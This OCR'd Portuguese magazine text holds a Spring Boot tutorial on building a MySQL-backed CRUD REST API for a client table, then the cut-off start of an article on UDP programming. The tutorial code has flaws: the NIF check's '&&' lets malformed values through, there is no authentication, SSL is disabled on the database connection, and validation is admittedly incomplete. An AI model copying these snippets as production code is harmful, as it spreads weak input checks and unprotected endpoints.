Inicialmente este ficheiro estará completamente vazio. Vamos então abri-lo e declarar as definições que nos interessam neste momento.


No final o ficheiro ***application.properties*** deverá conter o código apresentado

```
#Coloque aqui a informação referente à ligação à
base de dados.
spring.datasource.url = jdbc:mysql://
                        localhost:3306/empresa_x?
                    autoReconnect=true&useSSL=false

#Coloque o nome de utilizador e a password de aces-
so à base de dados.
spring.datasource.username = (o nome de utilizador
                              na sua base de dados)
spring.datasource.password = (a password referente
                               ao utilizador acima)


#Mostrar o log de cada query sql
spring.jpa.show-sql = true

# Hibernate ddl auto (create, create-drop, update)
spring.jpa.hibernate.ddl-auto = update

# Estratégia de Naming do hibernate
spring.jpa.hibernate.naming.strategy =
          org.hibernate.cfg.ImprovedNamingStrategy


# O dialecto SQL para que o hibernate gere o melhor
SQL para a base de dados em uso.
spring.jpa.properties.hibernate.dialect =
                org.hibernate.dialect.MySQL5Dialect
```


Certifique-se que coloca o nome de utilizador e respetiva password (sem os parêntesis) da sua base de dados, nos campos:

```
spring.datasource.username = (o nome de utilizador
                              na sua base de dados)
spring.datasource.password = (a password referente
                               ao utilizador acima)
```

Após gravarmos o ***application.properties*** podemos lançar o nosso projecto, e se tudo tiver corrido bem, não teremos qualquer erro, a ligação à base de dados irá ser efetuada e o apache Tomcat iniciar-se-á. O projecto deverá ser executado como uma aplicação JAVA ou com uma Spring Boot Application.



Se a sua janela de consola não apresentar qualquer tipo de erro, deverá ser idêntica à imagem. Isso significa que estamos no bom caminho.



Experimente lançar o browser apontando-o para http://localhost:8080. Deverá obter uma mensagem de erro genérica (WhiteLabel), pois ainda não criamos os ***endpoints*** da nossa API.

Caso algum erro ocorra, reveja atentamente os passos descritos, certificando-se especialmente que não houve esquecimento de alguma das anotações que são fundamentais ao ***Spring***.

Chegados a este ponto, cabe-nos agora implementar os nossos pontos de entrada na API, e para isso devemos dedicar algum tempo a pensar na semântica a utilizar nos URL por forma a que quando outros programadores utilizem a nossa API, possam ter a vida simplificada. Comecemos por pensar um pouco no endereço base que devemos utilizar para a nossa API.


Vamos considerar o endereço: http://localhost/8080

Numa situação normal, este endereço provavelmente estaria ocupado com à página inicial da nossa aplicação, logo o ideal será adicionarmos o termo API ao *path* do URL, ficando o mesmo com o aspeto http://localhost:8080/api. Tendo em conta que as boas práticas nos ensinam que devemos sempre atribuir uma versão as nossas API, pois mais tarde pode ser necessário efetuar alterações, sem que apli-

cações que, entretanto, já existam deixem de funcionar, vamos completar um pouco mais o nosso endereço que passará a ser http://localhost:8080/api/v1, e assim chegamos então a uma proposta aceitável para o endereço base da nossa API.

Por norma uma API disponibiliza recursos, recursos esses que eventualmente terão associado algum tipo de identificador (id). Neste caso, só temos um recurso para disponibilizar que é o recurso *CLIENTE.*

Podemos então a partir do endereço base, idealizar um formato para os pontos de entrada que podemos esquematizar da seguinte forma.




Nos casos em que não se aplique nenhuma ação ou identificador, passaremos direto do recurso à query String.

Baseado nestes princípios (que representam apenas uma opinião pessoal), podemos então definir a semântica de construção dos nossos URL para darem origem aos seguintes pontos de entrada:

1. http://localhost:8080/api/v1/cliente/{id}
2. http://localhost:8080/api/v1/cliente/all
3. http://localhost:8080/api/v1/cliente?nif=
4. http://localhost:8080/api/v1/cliente/insert
5. http://localhost:8080/api/v1/cliente/update
6. http://localhost:8080/api/v1/cliente/delete/{id}

No terceiro caso, optamos por utilizar uma variável de query no URL, para demonstrar a utilização das mesmas e não ficarmos apenas com o exemplo das variáveis de path.

Decididos os pontos de entrada, vamos então codificar o nosso controlador, que irá ser responsável por gerir o mapeamento dos URL.



No package ***pt.api.controllers***, vamos criar uma nova classe a que iremos chamar *ClienteController.*

Nesta classe iremos utilizar a anotação *@RestController*, a qual será colocada imediatamente antes da definição do nome da classe, indicando que esta é uma classe que irá ter funções de controlador e irá tratar dos pedidos de HTTP. Esta anotação, tem ainda a conveniência de marcar a classe de forma a que todos os seus métodos devolvam um objeto de um tipo definido.

As primeiras linhas da nossa classe serão então:

```
package pt.api.controllers;

import org.springframework.web.bind.annotation.
                                    RestController;

@RestController
public class ClienteController {

}
```

Sabemos que é necessário injetar aqui o nosso repositório, pois é ele que vai disponibilizar os dados dos clientes, e então completamos um pouco mais a nossa classe, usando a anotação @Autowired.

A classe ficará agora com o seguinte aspeto

```
package pt.api.controllers;

import
org.springframework.beans.factory.annotation.
                                        Autowired;
import org.springframework.web.bind.annotation.
                                    RestController;

import pt.api.repositories.ClienteRepository;

@RestController
public class ClienteController {

      @Autowired
      private ClienteRepository clienteReposi-
tory;

}
```

Está na hora de criar o primeiro ponto de entrada da nossa API. Para isso vamos utilizar a anotação *@RequestMapping*. O controlador deverá ficar agora com o seguinte código:

```
package pt.api.controllers;

import java.util.Collection;

import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

import org.springframework.beans.factory.
                            annotation.Autowired;
import org.springframework.http.MediaType;
import org.springframework.http.ResponseEntity;
import org.springframework.http.HttpStatus;
import org.springframework.web.bind.
                        annotation.PathVariable;
import org.springframework.web.bind.
                         annotation.RequestBody;
import org.springframework.web.bind.
                      annotation.RequestMapping;
import org.springframework.web.bind.
                       annotation.RequestMethod;
import org.springframework.web.bind.
                         annotation.RequestParam;
import org.springframework.web.bind.
                      annotation.RestController;

import pt.api.entities.ClienteEntity;
import pt.api.repositories.ClienteRepository;
```

```
@RestController
public class ClienteController {

	@Autowired
	private ClienteRepository clienteRepository;

	// EndPoint #1
	@RequestMapping(value = "/api/v1/cliente/
                                        {id}",
			method = RequestMethod.GET,
			produces =
			 MediaType.APPLICATION_JSON_VALUE)

	public ClienteEntity getByClienteId(
			HttpServletRequest request,
			HttpServletResponse response,
			@PathVariable(value = "id") String
                                id) throws Exception {
		// verificação do ID
		int idCliente = 0;
		try {
			idCliente = Integer.parseInt(id);
		} catch (Exception ex) {
			response.sendError
			 (HttpStatus.BAD_REQUEST.value());
			return null;
		}
		// Fetch de um cliente por ID
		ClienteEntity cliente =
		   clienteRepository.findOne(idCliente);
		if (cliente == null) {
			response.sendError
			   (HttpStatus.NOT_FOUND.value());
			return null;
		} else {
			return cliente;
		}
	}
```

Vamos agora analisar este código tomando especial atenção para as anotações utilizadas.

Utilizamos *@Autowired* para injetar um componente, e o Spring encarregar-se à de determinar (pelo tipo) qual deles corresponde ao pretendido. Neste caso concreto, será o ClienteRepository.

Atentemos agora á linha seguinte.

```
@RequestMapping(value = "/api/v1/cliente/{id}",
            method = RequestMethod.GET, produces =
                 MediaType.APPLICATION_JSON_VALUE)
```

A anotação *@RequestMapping* irá indicar ao framework que deverá mapear os pedidos HTTP, que se dirijam para o URI "api/v1/cliente/{id}, para este controlador e logo de seguida indicamos que o método disponibilizado é do tipo GET e que irá produzir informação do tipo JSON. (ao colocarmos o identificador 'id' dentro das chavetas estamos implicitamente a atribuir -lhe o tipo de variável de *path*).

Nas linhas seguintes criamos o método getByClienteId que irá devolver uma resposta do tipo ClienteEntity. Como parâmetros iremos receber em *request* um objeto do tipo HttpServletRequest, que nos irá permitir obter dados sobre o cabeçalho do pedido HTTP (iremos necessitar deste objecto para aceder a dados que iremos incluir no log).

O segundo parâmetro é do tipo HttpServletResponse, e utilizamo-lo na assinatura deste método como forma de aceder ao objeto HttpServletResponse que utilizaremos para devolver códigos de erro HTTP.

Por último temos o parâmetro id o qual é deduzido a partir do URI e se encontra anotado como @pathVariable, permitindo assim que o ***Spring*** possa determinar que o deve recolher a partir do URI atribuindo-o de seguida à String *id*. Uma das características das *pathVariable* é beneficiarem de conversão de tipo automática. No entanto parece-nos mais lógico atribuir-lhes o tipo String e manusear a sua validação e conversão via código, pois não existe nenhuma garantia de que o pedido chegue corretamente formado e evitar assim que seja atirado o erro *"exception": "org.springframework.web.method.annotation.MethodArgumentTypeMismatchException"*. Também se deixa a nota de que no caso do nome da variável colocada dentro das chavetas coincidir com o nome da variável à qual será atribuída, poderíamos substituir o argumento @PathVariable(value = "id") String id) apenas por @PathVariable String id)

Quem já tiver tentado fazer algo semelhante sem o recurso a qualquer framework, terá certamente a noção da quantidade de código que fomos dispensados de escrever.

O restante deste método é standard. Utilizando um bloco *Try…Catch* tentamos converter a String clienteID num inteiro, a fim de determinar se a mesma contém um valor válido que possa eventualmente corresponder a um ID da tabela *cliente*. Se não for possível a conversão, então algo está errado e devolvemos um erro HTTP standard indicando um *BadRequest*. Se a conversão decorrer sem problemas, recolhemos o elemento da tabela que corresponda ao ID selecionado (que também poderia estar incluído no bloco try…catch).

Se não existir nenhum elemento que corresponda, então o Query à tabela irá devolver null, e nesse caso enviamos também como resposta um código de erro HTTP, caso contrário devolvemos o objeto *cliente* em formato JSON

Nesta altura pode lançar o projecto e efetuar um pequeno teste. Aponte o seu browser para o endereço http://localhost:8080/api/v1/cliente/1 e deverá obter um objeto JSON correspondente à entidade solicitada. Se isso não acontecer, verifique atentamente todo o código digitado até ao momento.

Vamos agora implementar os métodos em falta no controlador para completar os pontos de entrada da nossa API.

```
// EndPoint #2
	@RequestMapping(value = "/api/v1/cliente/
                                            all",
			method = RequestMethod.GET,
			produces =
		MediaType.APPLICATION_JSON_VALUE)

	public ResponseEntity<Collection
			<ClienteEntity>> getAllClientes(
			HttpServletRequest request,
			HttpServletResponse response) {
```

```
        Collection<ClienteEntity> clientes =
                    clienteRepository.findAll();
        return new ResponseEntity<Collection
      <ClienteEntity>>(clientes, HttpStatus.OK);
}

// EndPoint #3
@RequestMapping(value = "/api/v1/cliente",
            method = RequestMethod.GET,
            produces = MediaType.
                        APPLICATION_JSON_VALUE)

public ClienteEntity getByClienteNIF(
            HttpServletRequest request,
            HttpServletResponse response,
            @RequestParam(value = "nif")
                String nif) throws Exception {

      if (!nif.matches("[0-9]+") &&
                        nif.length() != 9) {
            response.sendError
             (HttpStatus.BAD_REQUEST.value());
            return null;
      }

      ClienteEntity cliente =
        clienteRepository.pesquisaPorNIF(nif);
      return cliente;
}
// EndPoint #4

@RequestMapping(value = "/api/v1/cliente/
                                        save",
            method = RequestMethod.POST,
            consumes = MediaType.
                        APPLICATION_JSON_VALUE,
            produces = MediaType.
                        APPLICATION_JSON_VALUE)

public int saveCliente(
            HttpServletRequest request,
            HttpServletResponse response,
            @RequestBody ClienteEntity
                                    cliente)
            throws Exception {

      if (cliente.getId() != null) {
            response.sendError
      (HttpStatus.METHOD_NOT_ALLOWED.value());
      }

      try {
            clienteRepository.save(cliente);
      } catch (Exception ex) {
            response.sendError
             (HttpStatus.BAD_REQUEST.value());
      }

      return HttpStatus.CREATED.value();
}

// EndPoint #5

@RequestMapping(value = "/api/v1/cliente/
         update", method = RequestMethod.PUT,
            consumes = MediaType.
                        APPLICATION_JSON_VALUE,
            produces = MediaType.
                        APPLICATION_JSON_VALUE)

public int updateCliente(
            HttpServletRequest request,
            HttpServletResponse response,
            @RequestBody ClienteEntity
                  cliente) throws Exception {
```

```
            // verificar se não é nulo e se existe
            if (cliente.getId() == null ||
      clienteRepository.findOne(cliente.getId())
                                        == null) {
                  response.sendError
   (HttpStatus.NOT_FOUND.value(), "Erro de ID");
                  return 0;
            }

            try {
                  clienteRepository.save(cliente);
            } catch (Exception ex) {
                  response.sendError
 (HttpStatus.BAD_REQUEST.value(), "Erro de BD");
                  return 0;
            }

            return HttpStatus.ACCEPTED.value();

      }

      // EndPoint #6
      @RequestMapping(value = "/api/v1/cliente/
                                    delete/{id}",
                  method = RequestMethod.DELETE,
                  produces = MediaType.
                              APPLICATION_JSON_VALUE)

      public int deleteCliente(
                  HttpServletRequest request,
                  HttpServletResponse response,
                  @PathVariable(value = "id")
            String clienteID) throws Exception {

            // verificação do ID
            int idCliente = 0;
            try {
                  idCliente = Integer.parseInt
                                    (clienteID);
            } catch (Exception ex) {
                  idCliente = 0;
                  response.sendError
                 (HttpStatus.BAD_REQUEST.value());
                  return 0;
            }

            try{
                  clienteRepository.delete
                                    (idCliente);
            }catch (Exception ex) {
                  response.sendError
 (HttpStatus.BAD_REQUEST.value(), "Erro de BD");
                  return 0;
            }
            return HttpStatus.OK.value();
      }
}
```

O método *getAllClientes (EndPoint #2)* não podia ser mais simples, sendo talvez importante salientar a utilização do tipo *ResponseEntity* que é uma extensão de HttpEntity (que contém Header e Body), mas que nos permite adicionar status codes HTTP às nossas respostas.

Em getClienteByNIF (EndPoint #3), retornamos um ClienteEntity, sendo que neste método implementamos uma pequena funcionalidade que irá validar se o NIF é composto apenas por 9 digitos.

```
if (!nif.matches("[0-9]+") && nif.length() != 9)
{
                  response.sendError
(HttpStatus.BAD_REQUEST.value());
```

```
                return null;
            }
```

NO EndPoint #4, *saveCliente,* já temos algo de diferente em relação aos métodos anteriores. Agora estamos a indicar que o método HTTP que iremos aceitar é o método **POST** que vai consumir e produzir informação no formato JSON (neste caso nem sequer estamos a devolver informação neste formato, mas poderíamos ter convencionado por exemplo que este método devolveria um objeto com a informação gravada, para verificação pelo equipamento chamador)

```
@RequestMapping(value = "/api/v1/cliente/save",
                method = RequestMethod.POST,
                consumes =
                 MediaType.APPLICATION_JSON_VALUE,
                produces =
                 MediaType.APPLICATION_JSON_VALUE)
```

Neste método também solicitamos que como parâmetro nos seja entregue o BODY do pedido HTTP, pois é no BODY que o objeto JSON, que pretendemos persistir na tabela, será enviado, atribuímos-lhe o tipo ClienteEntity.

Há um outro ponto importante neste método que devemos analisar, e que consiste na verificação da presença ou não do campo ID no objecto JSON que é enviado para a API e que passamos a explicar.

O ***SpringData*** apenas nos disponibiliza um método *save,* não existindo nenhum especifico para UPDATE, e como o que queremos é aproveitar o framework e poupar na escrita de código, podemos fazer uma artimanha, que é convencionar que um SAVE não terá o campo id, já que o mesmo é atribuído automaticamente pelo MYSQL, e de forma inversa convencionamos que uma operação de UPDATE terá que ter obrigatoriamente um ID. Caso esta situação não se verifique, devolvemos um erro, sendo essa a razão da verificação efetuada em:

```
if (cliente.getId() != null) {
                response.sendError
          (HttpStatus.METHOD_NOT_ALLOWED.value());
          }
```

Repare-se que neste método definimos o tipo de resposta como um int, pois neste caso é suficiente devolvermos apenas o código de Status HTTP e serve como exemplo para os diversos tipos de resposta que poderemos enviar.

No método *updateCliente* (EndPoint #4), utilizamos mais um dos verbos HTTP, o **PUT** que, tal como o anterior, definimos como consomidor e produtor de informação em formato JSON (embora não estejamos a devolver nada para além de status codes)

```
@RequestMapping(value = "/api/v1/cliente/update",
                method = RequestMethod.PUT,
                consumes =
               MediaType.APPLICATION_JSON_VALUE,
                produces =
                 MediaType.APPLICATION_JSON_VALUE)
```

Para cumprir a convenção que mencionamos em cima, aqui vamos fazer uma verificação de que o objeto JSON que é enviado no BODY inclui o campo ID, e que um elemento com esse ID já existe na nossa base de dados, caso contrário devolvermos o erro *NOT_FOUND* , mas aqui devolvemos uma mensagem extra que indica Erro de ID, deixando mais um exemplo de como incluir mensagens customizadas nas resposta.

```
if (cliente.getId() == null ||
       clienteRepository.findOne(cliente.getId())
                                        == null) {
                response.sendError
    (HttpStatus.NOT_FOUND.value(), "Erro de ID");
                return 0;
            }
```

Tal como no método anterior utilizamos clienteRepository.save(cliente) que neste caso irá atualizar a tabela, pois refere-se a um ID que já existe aproveitando essa vantagem que o ***SpringData*** nos proporciona e que nos evita ter de escrever código diferente para INSERT e para UPDATE.

A utilização do verbo PUT nesta situação, é uma pura convenção. Era perfeitamente possível obter o mesmo resultado recorrendo ao método POST. Nestas situações, pessoalmente, gosto de utilizar o POST para inserções e o método PUT para atualizações, embora haja quem use convenções diferentes.

O último método, é o *deleteCliente* (EndPoint #6) que trata da eliminação de uma entrada na base de dados que apenas verifica que a variável de path {id} é um número inteiro (como já tínhamos feito anteriormente) e trata de apagar a entrada correspondente da tabela.


Neste caso, e por coerência utilizamos o verbo DELETE do HTTP, embora novamente, poderíamos ter utilizado o POST sem nenhum problema.

E temos aqui um CRUD funcional, que embora muito básico, permite que um qualquer equipamento comunique via HTTP com a nossa base de dados. É certo que não efectuamos uma correcta validação de dados, mas esse não era o objetivo do artigo e o leitor deve fazê-lo a fim de evitar a ocorrência de erros.

COMO TESTAR A NOSSA API ?

A minha ferramenta de eleição para testar APIS, é o apache Jmeter, no entanto, o mesmo é uma ferramenta complexa, que nos permite uma miríade de configurações. Neste artigo, vamos utilizar o **POSTMAN** que está disponível na Chrome Store e serve perfeitamente para o efeito. Após termos o *Postman* instalado, vamos lança-lo e iniciar os primeiros testes.

Endpoint #1




Com o método GET selecionado, vamos digitar o URL http://localhost:8080/api/v1/cliente/1, clicando de seguida no botão SEND.


Na janela inferior deverá aparecer o objeto JSON correspondente à entrada na tabela clientes. Podemos também ter alguma noção do desempenho se atentarmos ao TIME (neste caso obtivemos um tempo de resposta de 17ms)

Endpoint #2

Com o método GET selecionado, digitamos o URL http://localhost:8080/api/v1/cliente/all , o qual nos deverá devolver uma coleção de objectos JSON com os dados referentes a todos os clientes presentes nas tabelas.




Endpoint #3



Com o método GET selecionado digitamos o URL http://localhost:8080/api/v1/cliente e de seguinda clicamos em PARAMS, o que irá abrir a secção de parâmetros a incluir no nosso URL. Esses parâmetros funcionam numa base (key,value). Assim que colocamos como key o valor nif e como value um número de contribuinte que conste da nossa tabela de clientes. De seguida clicamos em SEND.

Deveremos receber o objeto JSON referente à entrada que corresponde ao número de contribuinte que solicitamos.

Endpoint #4




Agora iremos selecionar o método POST para proceder à gravação de um registo na nossa base de dados.

Digite o endereço http://localhost:8080/api/v1/cliente/save e de seguida selecione o Body do pedido. Certifique-se que está selecionado RAW e que o formato é JSON (por defeito é text). Na janela imediatamente por baixo, digite um objeto JSON, como por ex : *{"nomeCliente":"Sapataria Boa Nova","nif":"999999999","concelho":"VN.Gaia"}* e de seguida clique em SEND.

Deverá receber 201 na janela inferior, que foi o código que utilizamos e indica que o item foi criado. Se verificar, a informação introduzida já deve constar na sua tabela.

Endpoint #5




API REST COM SPRING BOOT (PARTE 1)

Agora vamos selecionar o método **PUT** e atualizar um item da nossa base de dados. Digite o endereço http://localhost:8080/api/v1/cliente/update, selecionado de seguida o Body do pedido. Certifique-se que está marcado *RAW* e que o formato é JSON. Na janela imediatamente por baixo, digite um objeto JSON, como por ex : *{"id":1,"nomeCliente":"Tonecas & Tonecas Lda","nif":"999999999","concelho":"VN.Gaia"}* e de seguida clique em SEND.

Na janela inferior deverá receber o valor 202, que corresponde ao status code HTTP que utilizamos para informar que a operação correu corretamente. Se verificar, o elemento com o ID1 da sua tabela deverá estar agora atualizado.

Endpoint #6



Selecionando o método DELETE, vamos digitar http://localhost:8080/api/v1/cliente/delete/2 que irá indicar à API que pretendemos eliminar o item com o ID nº 2 da nossa tabela. De seguida clique em SEND.

Na janela inferior, deverá receber o código 200, que indica que a operação correu como pretendido. Se verificar, o elemento já não deverá constar da sua base de dados.

Agora que temos a nossa API testada, podemos efetuar testes suplementares, colocando valores errados e verificando o seu comportamento.

Na 2ª parte deste tutorial, iremos ver como configurar e implementar um sistema de log utilizando o log4J-2 e como empacotar o JAR final que nos irá permitir transportar a nossa aplicação **Spring** para qualquer servidor.

O código presente neste artigo está disponível em https://gitlab.com/Java-exemplos/apitutorial-parte1.git

> ***"No mundo JAVA, o framework open source Spring, não sendo o único, é quase um standard para quem pretende adotar um padrão de injeção de dependências / MVC, que nos facilita bastante a vida pois permite que nos concentremos essencialmente nas business rules evitando ter de desenvolver as partes mais trabalhosas as quais são geridas pelo framework."***

AUTOR

Escrito por José Martins

Natural do Porto, autodidata. Iniciou-se no mundo das tecnologias com um Sinclair ZX-81 onde aprendeu a programar em basic e assembler. Ao longo de 25 anos ligados às tecnologias, passou por quase todas as linguagens de programação, até que decidiu "assentar praça" com JAVA. Atualmente trabalha na PJ Silva Lda, onde desenvolve projetos ligados à monitorização do ensino prático da condução automóvel. (josetabordamartins@gmail.com).

Programação de aplicações cliente/servidor assentes no protocolo de transporte UDP

A pilha protocolar TCP/IP

A pilha protocolar TCP/IP é considerada o *standard de facto* na área das comunicações informáticas, sendo praticamente obrigatório o seu uso em aplicações distribuídas. A referida pilha tem mecanismos próprios que possibilitam o envio, encaminhamento e receção de dados entre duas ou mais entidades comunicantes. Um dos elementos chaves da pilha TCP/IP é o endereço IP que identifica um sistema computacional. Atualmente, existem dois tipos de endereços IP: IPv4 e IPv6. O IPv4 assenta em endereços de 32 bits (4 octetos), sendo comum a sua representação através de 4 números inteiros separados por ponto. Por exemplo, 192.168.120.12 é um endereço IPv4. O crescimento exponencial da internet tornou necessária a criação de um espaço de endereçamento alternativo, com capacidade para um maior número de endereços IP: o IPv6. Neste protocolo, cada endereço IP é composto por 128 bits (16 octetos). Exemplos de endereço IPv6 são 2001:0db8:85a3:0000:0000:8a2e:0370:7334 e ::1, este último representando o endereço local.

Protocolos de transporte

Em termos de programação, o desenvolvimento de aplicações distribuídas, isto é, aplicações com capacidade para trocar dados entre si, passa pelo uso da camada de transporte. A camada de transporte disponibiliza vários protocolos. Os dois mais usados são o *Transmision Control Protocol* (TCP) e *User Datagram Protocol* (UDP). O primeiro permite uma comunicação similar à proporcionada por um sistema telefónico, ao passo que o protocolo UDP se assemelha a um sistema de correio tradicional. Apesar das suas limitações, o protocolo UDP assume grande importância nalguns serviços essenciais à Internet, tais como o *Domain Name System* (DNS) empregue na resolução de nomes, ou no *Network Time Protocol* (NTP) que possibilita que os sistemas computacionais aderentes tenham conhecimento do tempo universal (vulgo GMT) com precisão próxima dos milissegundos. Ambos os protocolos de transporte introduzem o conceito de porto. O porto é um identificador inteiro que pode ter valores compreendidos entre 0 e 65535. Considerando a analogia em que o endereço IP (IPv4 ou IPv6) corresponde a um número de telefone, o porto corresponde ao conceito de extensão telefónica. Deste modo, e em termos teóricos, um endereço IP é estendido por 65536 portos para o protocolo TCP e outros tantos para o protocolo UDP. Parte dos portos são reservados para serviços designados de *serviços bem 